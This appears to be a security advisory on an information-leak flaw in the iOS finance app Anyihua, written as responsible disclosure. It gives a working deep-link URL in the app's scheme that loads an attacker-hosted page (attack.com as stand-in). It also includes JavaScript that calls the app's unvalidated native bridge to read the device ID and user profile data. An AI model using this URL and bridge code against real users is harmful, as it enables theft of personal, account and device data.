


An information leak vulnerability in the iOS version of Anyihua

Brief Description

Anyihua app is a popular finance app, providing a convenient and reliable platform for users to access financial services, especially in terms of borrowing affairs. It ranks **No.12** in the **"Finance"** category list on the App Store of the Chinese region and has **2.032 million ratings**.



The iOS version of the Anyihua supports opening web pages from external deep link URL. Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These


interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Anyihua app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Gender, Contacts List), **obtaining victim's account information** (such as Avatar, Token), **obtaining victim's device information** (such as DeviceID) and **interfering with normal use** (such as crashing the app).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **msxfayh://app.msxf.com/native/innerWeb?jumpUrl=https://attack.com/anyihua/atkAnyihua.html**. Here, "attack.com" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the Anyihua app and opens the webpage **https://attack.com/anyihua/atkAnyihua.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as Gender, Contacts List), **obtaining victim's account information** (such as Avatar, Token), **obtaining victim's device information** (such as DeviceID) and **interfering with normal use** (such as crashing the app).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function callBack(res){
    var json = res;
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + json.deviceId;
}
window.webkit.messageHandlers.appNative.postMessage({
    method: "getDeviceID",
    params: {}
});

function setUserInfo(res){
    var json = res;
    document.getElementById("Gender").innerText = "Your Gender: " + (json.sexType == "M" ? "male" : ( json.sexType == "" ? "unknown" : "female" ) );
    document.getElementById("AccountAvatar").src = json.headImgUrl.replace("\\", "/");
}
window.webkit.messageHandlers.appNative.postMessage({
    method: "getUserInfo",
    params: {}
});
```

Impact of the Vulnerability

Scope of the vulnerability: Anyihua iOS version 3.6.2 (the latest version as of 2024-12-24).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

📍 **US:**

<https://apps.apple.com/us/app/%E5%AE%89%E9%80%B8%E8%8A%B1-%E5%88%86%E6%9C%9F%E5%80%9F%E9%92%B1%E4%BF%A1%E7%94%A8%E8%B4%B7%E6%AC%BE%E5%BF%AB%E9%80%9F%E5%80%9F%E6%AC%BE%E5%B9%B3%E5%8F%B0/id1098542282>

📍 **CN:**

<https://apps.apple.com/cn/app/%E5%AE%89%E9%80%B8%E8%8A%B1-%E5%88%86%E6%9C%9F%E8%B4%B7%E6%AC%BE%E4%BF%A1%E7%94%A8%E5%80%9F%E6%AC%BE%E5%BF%AB%E9%80%9F%E5%80%9F%E9%92%B1%E5%B9%B3%E5%8F%B0/id1098542282>

B0/id1098542282

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.